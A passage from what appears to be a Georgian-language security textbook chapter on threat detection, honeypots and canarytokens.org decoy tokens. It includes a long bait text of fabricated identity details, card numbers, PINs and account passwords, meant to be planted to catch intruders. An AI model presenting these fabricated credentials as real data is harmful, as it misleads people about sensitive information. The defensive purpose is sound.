ამ პროგრამის სუსტი მხარე იყო რომ იგი მხოლოდ ანტივირუსია და არ იძლევა დაცვის სხვა საშუალებებს, როგორიც არის Firewall, EDR, და სხვა. ამ დაცვისათვის სხვა მეთოდები უნდა გამოგეყენებინათ თუმცა Blackberry-მ მოახერხა მისი გაერთიანება დაცვის სხვა საშუალებებთან და პროგრამების ეს პაკეტი ერთერთი საუკეთესო დაცვის პაკეტია.

როგორც ყველა სხვა ხელოვნური ინტელექტის პროგრამას, ამ პროგრამამაც შეიძლება დაბლოკოს ნაკლებად ცნობილი მაგრამ საჭირო ფაილები რომლებიც ვირუსებივით იქცევიან, თუმცა საჭირო ფაილები არიან, მაგალითად დრაივერები. მაგრამ რეპუტაციაზე დაფუძნებული თვისების გამო ადმინისტრატორებისათვის ადვილი უნდა იყოს ასეთი ფაილების თეთრი სიების გაკეთება.

ეს პროგრამა გათვლილია მხოლოდ ბიზნესებისათვის და მისი სახლის პირობებში გამოყენება ფაქტობრივად ვერ მოხდება, ყოველ შემთხვევაში ვერ გამოიყენებთ მის ბევრ თვისებას. ფასიც ძალიან ძვირია სახლში გამოსაყენებლად.

თავი 4 საფრთხის აღმოჩენა და თვალთვალი

ამ თავში განვიხილავთ რა სტადიაზეა საფრთხეების აღმოჩენა და რატომ ვერ მოახერხა თანამედროვე უსაფრთხოების ინდუსტრიამ ეფექტური მექანიზმების მოგონება. ასევე განვიხილავთ როგორ უნდა მოვახერხოთ ამ სიტუაციის გამოსწორება, სატყუარების და სხვა მსგავსი ტექნოლოგიების საშუალებით. დამატებით განვიხილავთ როგორ ხდება ფაილების ერთიანობისა და მთლიანობის შემოწმება, როგორ ხდება სისტემების თვალთვალის და სხვადასხვა ქმედებების მენეჯმენტი, ბოლოს კი განვიხილავთ Linux სისტემებს რომლებშც ყველაფერი ამის გაკეთების საშუალება გექნებათ.

რატომ ვერ ახერხებს ინდუსტრია საფრთხის აღმოჩენას

კომპიუტერის დაცვა: როგორ მუშაობს ერთდროულად შრეებში

თავიდან აცილება

ცნობილი საფრთხეები

- შავი სიები
- რეპუტაციის სისტემები
- საფრთხის ცოდნა
- ხელმოწერებზე დაფუძნებული ქსელი და კომპიუტერის უსაფრთხოების მეთოდები
- შეღწევის არკვეთის მეთოდები
- ვირტუალური კლავიატურა
- URL-ის დამბლოკავი
- შინაარსის ფილტრაცია
- კომპიუტერზე დაფუძნებული Firewall-ები
- მშობლების კონტროლი
- ფაილის და დისკის დაშიფვრა

უცნობი საფრთხეები

- ვირუსის შეტანის აღკვეთა
- ქვიშის ყუთები
- იზოლაცია და დანაწევრება
- ცნობილი კარგი პროგრამის პროგრამების თეთრი სიები
- კომპიუტერზე დაფუძნებული Firewall-ები
- კომპიუტერზე დაფუძნებული Firewall-ები
- ფაილის და დისკის დაშიფვრა
- უსაფრთხოდ წაშლა
- წვდომის სიები (ACL)
- მომხმარებლის წვდომის კონტროლი

აღმოჩენა

ცნობილი საფრთხეები

- ანტივირუსები
- შეღწევის აღმოჩენის სისტემები (IDS)
- საფრთხის ცოდნა
- ვებ პროგრამების Firewall (WAF)
- OSquery
- Credic მონიტორინგი
- სისუსტის სკანირება
- კავშირის მონიტორინგი
- ანტისპამი
- EDR ტექნოლოგია

უცნობი საფრთხეები

- ქცევის ანალიზი
- ანომალიის აღმოჩენა
- ბინარული ანალიზი
- მანქანური სწავლა
- ღრმა აღმოჩენა
- OSquery
- EDR ტექნოლოგია
- CanaryPI
- Canary ხაფანგები

პასუხი და აღდგენა

- ანტივირუსები
- ავტომატიზებული პასუხი და აღდგენა
- სარეზერვო ასლები
- სიტუაციის სურათი
- Re-imiging
- სისტემის წინა მდგომარეობაზე დაბრუნება
- EDR ტექნოლოგია

აქ ვილაპარაკებთ საფრთხის აღმოჩენაზე, საინტერესოა თუ წარმოგიდგენიათ რამდენად ძნელია აღმოაჩინოთ თქვენ კომპიუტერში თუ ქსელში შემოსული ჰაკერი ან ვირუსი. აღმოჩენა საქმის ნახევარია, რადგან თუ აღმოაჩენთ შემდეგ შეძლებთ მოძებნოთ გზები რომ საფრთხე გაანეიტრალოთ. სწორედ აღმოჩენაზე ვილაპარაკებთ ამ პარაგრაფში. ეს არის კიბერ უსაფრთხოების ერთ ერთი ყველაზე უფრო სუსტად განვითარებული მხარე.

მაგალითად ცნობილი სიტუაცია როცა სნოუდენმა NSA-ში მოახერხა უამრავი ფაილებისა და ინფორმაციის ჩამოტვირთვა, ეს იყო ძალიან ცუდი და დამანგრეველი შეტევა NSA-ზე. მიუხედავად იმისა თუ რას ფიქრობთ ამ ქმედების მორალურ მხარეზე, NSA-იმ ვერ აღმოაჩინა სნოუდენი თავის ქსელებში, შესაბამისად ეს იყო წარმატებული შეტევა.

ასევე ა.შ.შ.-ს მთავრობამ 2015-ში ვერ მოახერხა თავისი თანამშრომლების მონაცემების დაცვა და მოხდა ე.წ. OMP მონაცემთა ბაზის გატეხვა, რომელშიც მოთავსებული იყო არა მარტო ამერიკის მთავრობის თანამშრომელთა და კონტრაქტორების სიები და პერსონალური ინფორმაცია, არამედ ინფორმაცია მათი ოჯახების და მათი მეგობრების შესახებაც კი. ეს იყო ძალიან დამანგრეველი გაჟონვა, რადგან ამ სიაში მოთავსებული იყო ჯაშუშების სიები, რასაც შეიძლება გამოეწვია (ან შეიძლება გამოიწვია კიდეც) ადამიანების განადგურება, ან შექმნა დიდი საშიშროება ბევრი ადამიანისათვის. ამ გაჟონვამ ძალიან დაასუსტა ამერიკის დაზვერვა. ისევ და ისევ ჰაკერების დროული აღმოჩენა ვერ მოხერხდა და აქ ვლაპარაკობთ ამერიკის მთავრობის ერთ-ერთ მთავარ ნაწილზე რომელსაც რესურსების ნაკლებობა ნამდვილად არ უნდა ჰქონდეს.

ჰაკერებმა ბანგლადეშის ბანკიდან მოიპარეს 81 მილიონი დოლარი და მხოლოდ მათმავე შეცდომამ არ მისცათ საშუალება მოეპარათ ერთი მილიარდი. აქაც ჰაკერების დროული აღმოჩენა ვერ მოხერხდა.

და ა.შ. უამრავი მაგალითი არსებობს სადაც ჰაკერების აღმოჩენა გვიან ან საერთოდ ვერ მოხდა.

როგორ ხდება რომ მთავრობები და ბანკები დროზე ვერ ახერხებენ ჰაკერების აღმოჩენას და განეიტრალებას. ჰაკერები არიან გენიოსები რომელთა გაჩერებაც შეუძლებელია? სულაც არა, სამწუხაროდ კიბერ უსაფრთხოების მთელი ინდუსტრია მუშაობს შეღწევის აღკვეთაზე და არა აღმოჩენაზე. თუმცა ნელ-ნელა ყველა ხვდება რომ აღმოჩენა მნიშვნელოვანია და ნელ-ნელა ინდუსტრია იწყებს ამ ამოცანაზე მუშაობას. საქმე იმაშია, რომ აღმოჩენის ძველი მექანიზმები რომლებიც ხელმოწერაზეა დაფუძნებული აღარ მუშაობენ და მათი გვერდის ავლა ადვილად შეიძლება. თანაც ასეთ სისტემებს სჭირდებათ ბევრი რესურსი იმისათვის რომ მუდმივად განახლდნენ და ახალი ხელმოწერები დაამატონ თავიანთ მონაცემთა ბაზებს. შესაბამისად, კომპანიები მიხვდნენ რომ ასეთ დაცვაზე ფულის ხარჯვა უაზრობაა და ცდილობდნენ ეპოვათ დაცვის სხვა მექანიზმები, თუმცა სიტუაცია იცვლება.

თანამედროვე მიდგომაა რომ საკმარისი რესურსებისა და დროის ქონის შემთხვევაში ჰაკერები მოახერხებენ ქსელში შეღწევას. მთავარია ისინი დროულად აღმოაჩინოთ. როგორც სტატისტიკიდან ირკვევა, შეღწევების აღმოჩენა საშუალოდ 146 დღეში ხდება, კომპანიები რომლებსაც სხვები ატყობინებენ შეღწევის შესახებ ამას იგებენ 320 დღეში, ანუ თითქმის ერთი წლის შემდეგ, მოწინავე კომპანიები კი აღმოჩენას ახერხებენ 56 საშუალოდ დღეში.

აქ განვიხილავთ ბევრ სხვადასხვა იაფიან და მარტივ ხაფანგსა თუ სატყუარას იმისათვის რომ აღმოაჩინოთ ჰაკერები. ასეთი მეთოდებს გამოიყენებთ ბევრად უფრო დაცულები იქნებით ვიდრე ბევრი ბანკი და ორგანიზაცია.

სატყუარები ანუ თაფლის ქილა

სატყუარებს ხშირად ალმაცერად უყურებენ და ერთერთი მიზეზია რომ ერთმანეთისაგან არ ასხვავებენ სატყუარებს რომლებიც შეიქმნა ქსელის და ჰაკერული საფრთხეების გამოკვლევის მიზნით და მათ რომლებიც კომპიუტერების დაცვისათვის შეიქმნა. ანუ იმის გასარკვევად თუ რას აკეთებენ ჰაკერები და რა ხდება საკომპიუტერო ქსელებსა თუ ინტერნეტში.

ქსელის შესასწავლი სატყუარების კარგად გაკეთება საკმაოდ რთულია და მათი აღმოჩენილი შედეგებიც საკამათო. საქმე იმაშია რომ თუ ასეთ სერვერებს ძალიან მარტივად დასაჰაკერებელს გააკეთებთ, მაშინ ძალიან ბევრ შეტევას მიიღებთ მაგრამ ვერ გამოიკვლევთ დაჰაერების ახალ და რთულ მეთოდებს, რადგან ჰაკერებს მათი გამოყენება არ დასჭირდებათ. შესაბამისად ეს ქსელის ნორმალურ სახეს ვერ ასახავს. თუ გაართულებთ სერვერის დაჰაკერების შესაძლებლობას, მაშინ შეიძლება რეალურზე ცოტა ჰაკერმა მოახერხოს დაჰაკერება, ან შეამჩნიოს სატყუარა. შესაბამისად აქ მთავარია მკვლევარმა ბალანსი დაიცვას და რაც შეიძლება რეალობასთან მიახლოებული სერვერი დააყენოს ინტერნეტში. ეს კი არც თუ ისე ადვილი საქმე აღმოჩნდა. შესაბამისად როცა სატყუარებზე ლაპარაკობენ მათდამი ნდობა დაბალია. ერთერთი საუკეთესო ამ მიმართულებით არის Honeynet project https://www.honeynet.org/ ეს არასამთავრობო ორგანიზაციაა, რომელიც ქსელებში ჰაკერების აქტივობას იკვლევს.

მაგრამ, სულ სხვა ეფექტურობა აქვს ეგრეთ წოდებულ საშიშროების აღმომჩენ სატყუარებს, ანუ სატყუარებს რომლებსაც საკუთარ კომპიუტერებზე თუ ქსელში დააყენებთ. სატყუარების მოთავსება ხდება ქსელის დაცულ ადგილებში სადაც წესით ჰაკერი ვერ უნდა შევიდეს. სატყუარა აჩვენებს ჰაკერებს რომ შეიცავს საინტერესო მონაცემებს შესაბამისად იპყრობს მათ ინტერესს. სინამდვილეში კი სატყუარაში მოთავსებული მონაცემები ყალბია, სატყუარა კი ქსელისაგან კარგადაა იზოლირებული და დაცული. როცა ვინმე შეეცდება ასეთ სატყუარასთან მუშაობას და მასში შეღწევას, სატყუარა შეგატყობინებთ. მაგალითად თუ სახლის ქსელში დააყენებთ ყალბ ქსელის დისკს ან ბიზნეს ქსელში დააყენებთ ყალბ ვებ სერვერს, ასეთ სერვერთან თუ დისკთან წესით წვდომა არავის არ უნდა ჰქონდეს. შესაბამისად თუ ვინმემ დაიწყო მათთან მუშაობა ძალიან დიდი ალბათობით ჰაკერი უნდა იყოს. ანუ ასეთი სისტემები ძალიან მაღალი ხარისხით ადგენენ ჰაკერის შეტევას და თანამედროვე ანტივირუსებისაგან განსხვავებით ძალიან ცოტა ცრუ დადებით შეტყობინებას გიგზავნიან.

სატყუარები და ყალბი ინფორმაციის განთავსება ანუ მოწინააღმდეგის მოტყუება არ არის ძალიან პოპულარული თანამედროვე კიბერ უსაფრთხოებაში, არადა ერთერთი მარტივი და კარგი გზაა განსაკუთრებით საფრთხეების აღმოჩენაში. სატყუარების საშუალებით გარდა აღმოჩენისა ხდება ჰაკერების შეტევების შენელება, მათი არასწორი მიმართულებით მიმართვა, უფრო მნიშვნელოვანი მონაცემების დამალვა, შეიძლება მივაწოდოთ არასწორი ინფორმაცია ქსელის შესახებ, ვაიძულოთ გამოააშკარაონ საკუთარი თავი და ბევრი სხვა. ძირითადი მიზეზები რატომაც დღეს სატყუარები ფართოდ არ გამოიყენება არის რომ ისინი უნად იყონ:

1. ადვილად დასაყენებელი და ადვილად სამართავი;
2. ჰაკერებისათვის შედარებით ადვილად აღმოსაჩენი;
3. უნდა იყონ დაყენებული საკმაო რაოდენობით ან სიმკვრივით;
4. სწორ ადგილებში უნდა იყონ განლაგებული;
5. უნდა მოგაწოდონ მაღალი ხარისხის შეტყობინებები საშიშროების შესახებ (რაც შეიძლება ნაკლები ცრუ დადებითი შეტყობინებები)
6. არ უნდა ჭირდებოდეთ მენეჯმენტი;
7. სანდო.


ქვემოთ განვიხილავთ როგორ ხდება სხვადასხვა მოტყუების მეთოდებით საშიშროების აღმოჩენა.

CanaryTokens


წარმოადგენს უსაფრთხოების ერთ-ერთ ძალიან საინტერესო ხელსაწყოს. იგი საშუალებას გაძლევთ რომ მოათავსოთ სატყუარები თქვენს კომპიუტერზე ან ქსელში, სადაც თუ ჰაკერი შეეცდება რომელიმე ამ სატყუარას გახსნას სისტემა შეგატყობინებთ რომ ვიღაცამ გახსნა ფაილი.

ეს სტატია https://www.hhs.gov/sites/default/files/using-honeypots-network-intrusion-detection.pdf უფრო დაწვრილებით აგიხსნით სატყუარების (Honey Pot) ტექნოლოგიებს და ასევე მოგცემთ ბევრ საიტს რომლებიც ასეთ დაცვას გთავაზობენ.

თუ გადახვალთ ბმულზე https://canarytokens.org/generate დაინახავთ



აქ შეგიძლიათ აარჩიოთ სატყუარა ანუ Token. დააჭირეთ Select your token ისარს. ჩამოიშლება მენიუ.



ეხლა კი განვიხილოთ რამდენიმე სატყუარა

1. **Web Bug** - ეს სატყუარა მოგცემთ ბმულს რომლის ბოლო ნაწილი შეიძლება შეცვალოთ და დაწეროთ ნებისმიერი რამ. მაგალითად http://canarytokens.com/static/x9i3ts9mp8zd9e9bhzyj97ff8/post.jsp ამ ბმულში post.jsp-ის მაგივრად ნებისმიერი რამ შეგიძლიათ შეიყვანოთ. თუ ბმულს მიაბამთ ტექსტის ფრაგმენტს ან ნახატს. ანუ ჰაკერი ვერ დაინახავს რომ ეს სატყუარაა და დააჭერს ამ ბმულს თქვენ მიიღებთ შეტყობინებას,

ხოლო ჰაკერი მიიღებს ცარიელ ვებ ფანჯარას. შეგიძლიათ ატვირთოთ რამე გრაფიკული ფაილი და ჰაკერი დაინახავს ამ გრაფიკულ ფაილს ცარიელი ფანჯრის მაგივრად. მთავარი კი ის არის რომ ელ-ფოსტაში შეტყობინებაში იპოვით ბმულს რომელიც მოგცემთ ჰაკერის IP მისამართს და დამატებით ინფორმაციას ამ მისამართის შესახებ. გარდა იმისა რომ ეს ბმული შეიძლება რომელიმე ნახატს ან ტექსტს მიაბათ. ასევე შეიძლება ჩასვათ ელ-ფოსტის შეტყობინებაში როგორც ჩასმული (embedded) და არა როგორც მიბმული (Attached) ამ შეტყობინებაში შეგიძლიათ ჩასვათ ბევრი ყალბი ინფორმაცია ბანკის ანგარიშების და სხვა ანგარიშების შესახებ. ეს ინფორმაცია საჭიროა იმისათვის რომ ჰაკერმა, ტერმინებით ძებნისას, იპოვოს ელ-ფოსტის შეტყობინება. შემდეგ კი ეს შეტყობინება გაუგზავნეთ იმ ელ ფოსტის მისამართს რომელზეც გინდათ სატყუარას გამოყენება. როგორც კი ჰაკერი გახსნის ამ შეტყობინებას სისტემა შეგატყობინებთ ამის შესახებ. ელ-ფოსტის შეტყობინებაში მოთავსებულ ინფორმაციაში შეიძლება ჩასვათ ბმულები და სხვა სატყუარები, რომ გაიგოთ უფრო მეტი ჰაკერის ინტერესების შესახებ და უკეთესად მოახდინოთ მათი მისამართის დადგენა. ეს არის ინფორმაცია რასაც ჰაკერები ეძებენ. შეგიძლიათ უბრალოდ გადაიტანოთ ეს ინფორმაცია ელ-ფოსტის შეტყობინების ტექსტში:

MY PASSWORDS AND STUFF

DETAILS

- Marco Bernard Rubertic House
- DOB = 10 - August 1972
- Drivers License = HOUSE102106N11YN
- Social Security Number = AAA-GG-SSSS
- Passport Number = 111 800 437
- Mothers maiden name = Schicklgruber

PRIVATE FILE STORE - (BACKUP OF EVERYTHING)

- http://magicclouddrive.com/terms/images/static/xxx/login.html
- Username = Marco12345
- Password = W4%hD8bb0qPN

ADDRESS

Flat 69 27 Charing Cross Road
Charing Cross Mansions
London, London WC2H 0DG
United Kingdom

CREDIT CARD DETAILS - BANK OF AMERICA

- Number = 4090600113666999
- CCV = 223
- Expires 02/2021
- Pin = 9999

CREDIT CARD DETAILS - BARCLAYS

- Number = 4008601111666999
- CCV = 223
- Expires 02/2021
- Pin = 9999

BARCLAYS BANK

- Set Code = 20-12-79

- Account Number = 43444979

FINANCIAL

- Paypal - Username = marco1976@gmail.com, Password = @7PueUC7rI#N
- Barclays Bank - Username = marco1976@gmail.com, Password = l%3FEHFXyEn3
- Bitcoin Address 1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX, Hash 160 99bc78ba577a95a11f1a344d4d2ae55f2f857b98
- blockchain.info/wallet/1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX
- Bitcoin wallet ID - marco1976, Password = l%3FEHFXyEn3

STOCK TRADING

- ig.com, - Username = marcoh Password = Hp23Y$yl^NnR
- cityindex.co.uk - Username = marco1976@gmail.com, Password = W4%hD8bb0qPN
- finspreads.com, - Username = marco1976@gmail.com, Password = l%3FEHFXyEn3

SOCIAL MEDIA ACCOUNTS

- Facebook - Username = marco1976@gmail.com, Password = Hp23Y$yl^NnR
- Twitter - Username = marco1976@gmail.com, Password = 1%3FEHFXyEn3
- Linkedin - Username = marco1976@gmail.com, Password = G*6ifd9@3Bj@Pd
- Google+ - Username = marco1976@gmail.com, Password = W4%hD8bb0qPN
- Tumbler - Username = marco1976@gmail.com, Password = M0nkeyM@gic

FILE HOSTING ACCOUNTS

- Google Docs - Username = marco1976@gmail.com, Password = h*6ifd9@3Bj@Pd
- MS drive - Username = marco1976@gmail.com, Password = 7%3FEHFXyEn3
- Dropbox - Username = zbgenl0uzxt@www.whitecloudrive.com, Password = M0nkeyM@gic
- Onedrive - Username = marco1976@gmail.com, Password = W4%hD8bb0qPN
- box.com, - Username = marco1976@gmail.com, Password = Hp23Y$yl^NnR
- Apple - Username = marcoh Password = AppleSnapple123456

OTHER ACCOUNTS

- Ebay - Username = marco1976@gmail.com, Password = a*6ifd9@3Bj@Pd
- Macys - Username = marco1976@gmail.com, Password = M0nkeyM@gic
- Amazon - Username = marco1976@gmail.com, Password = t4%hD8bb0qPN
- Walmart - Username = marco1976@gmail.com, Password = M0nkeyM@gic
- Spotify - Username = marcoh Password = W4%hD8bb0qPN
- Hulu+ - Username = marco1976@gmail.com, Password = Hp23Y$yl^NnR
- Netflix - Username = marco1976@gmail.com, Password = M0nkeyM@gic
- Itunes - Username = zbgenl0tezfa2nl@www.whitecloudrive.com, Password = l%3FEHFXyEn3
- Skype - Username = marco1976@gmail.com, Password = M0nkeyM@gic
- Bestbuy - Username = marco1976@gmail.com, Password = y*6ifd9@3Bj@Pd

GAMING

- Origin - Username = marcoh Password = l%3FEHFXyEn3
- Steam - Username = marco1976@gmail.com, Password = Hp23Y$yl^NnR
- Crossfire - Username = marco1976@gmail.com, Password = W4%hD8bb0qPN


Windows 10 Password = LetMeIn

Disk encrpytion Bitlocker = LetMeIn44556677


OTHER BITCOIN WALLETS USED

Bitcoin Knots
Bitcoin Core
Copay
Airbitz
GreenBits
Mycelium
BitGo
GreenAddress
Coinomi
Coin.Space
Simple Bitcoin
MultiBit HD


2. Microsoft Word Document მაგალითად თუ აარჩევთ Microsoft Word Document-ს ეკრანზე გამოვა



ზედა, წითლად მონიშნულ, უჯრაში შეიყვანეთ ელ ფოსტის მისამართი რომელზეც უნდა მოგივიდეთ შეტყობინება და ქვედა უჯრაში შეიყვანეთ ფრაზა, რომელიც შეგახსენებთ სად იყო ეს სატყუარა მოთავსებული და რომ ეს სატყუარაა.



დააჭირეთ მწვანე ღილაკს. მიიღებთ ფანჯარას:



დააჭირეთ მწვანე ღილაკს, ჩამოიტვირთება Word-ის ფაილი. არ გახსნათ ეს ფაილი, შეგიძლიათ შეუცვალოთ სახელი და დაარქვათ რამე ისეთი რაც ჰაკერებს დააინტერესებთ და ჩაწეროთ ისეთ ადგილას სადაც სხვებს წვდომა არ უნდა ჰქონდეთ. ან შეგიძლიათ მიაბათ ელ-ფოსტის შეტყობინებას რომ გაარკვიოთ გახსნის თუ არა მიმღები მიბმულ ფაილს. ან კიდევ სხვა.

ცხადია ,ისევე როგორც ელ-ფოსტის შემთხვევაში, შეგიძლიათ ამ დოკუმენტშიც ჩასვათ ყალბი ინფორმაცია, მაგალითად რაც ზემოთ მოვიყვანეთ. თანაც ამ ინფორმაციაშიც შეიძლება ჩასვათ სატყუარები.

3. **Windows Folder**- ჩამოგატვირთვინებთ დაზიპულ საქაღალდეს. უნდა გახსნათ ZIP ფაილი და საქაღალდე მოათავსოთ შესაბამის ადგილას. ამ საქაღალდეს შეგიძლიათ ნებისმიერი რამ დაარქვათ. როგორც კი საქაღალდე გაიხსნება მოხდება შეტყობინების გამოგზავნა

ალბათ მიხვდით როგორ მუშაობს სატყუარა. ეხლა მოათავსეთ ეს სატყუარა რაც შეიძლება ბევრ ადგილას. თქვენ კომპიუტერზე, ღრუბელში, მაგალითად Dropbox-ში და ა.შ. თანაც შეგიძლიათ შექმნათ PDF ფაილები, ასამუშავებელი exe ფაილებიც კი.

აქ ასევე შეიძლიათ შექმნათ QR კოდი, ან შეიძლება მისცეთ საიტის მისამართი რომელიც შემდეგ გადაამისამართებს და გადამისამართების დროს მიიღებს მაქსიმალურ ინფორმაციას ჰაკერის შესახებ.

აქ ძირითადად ორი მეთოდი მუშაობს, ერთი მეთოდია მიმართვა თქვენთვის მონიჭებულ კოდზე HTTP-ის საშუალებით და შემდეგ სისტემა ატარებს შესაბამის ქმედებებს. ან ასევე თუ ვინმე ცდილობს DNS თან წვდომის მიღებას ან მასზე ინფორმაციის მოგროვებას.


4. **Clone Site** – ზოგჯერ ხდება საიტების კლონირება, ამის შეტყობინების მისაღებად გამოიყენეთ Clone Site. იგი მოგცემთ პატარა Javascript კოდს რომელიც უნდა ჩასვათ თქვენ საიტში და სისტემა შეგატყობინებთ თუ ხდება თქვენი საიტის კლონირება.

ამ საიტს ძალიან კარგი სახელმძღვანელო აქვს რომელიც თითოეულ ფუნქციას ძალიან კარგად აგიხსნით.

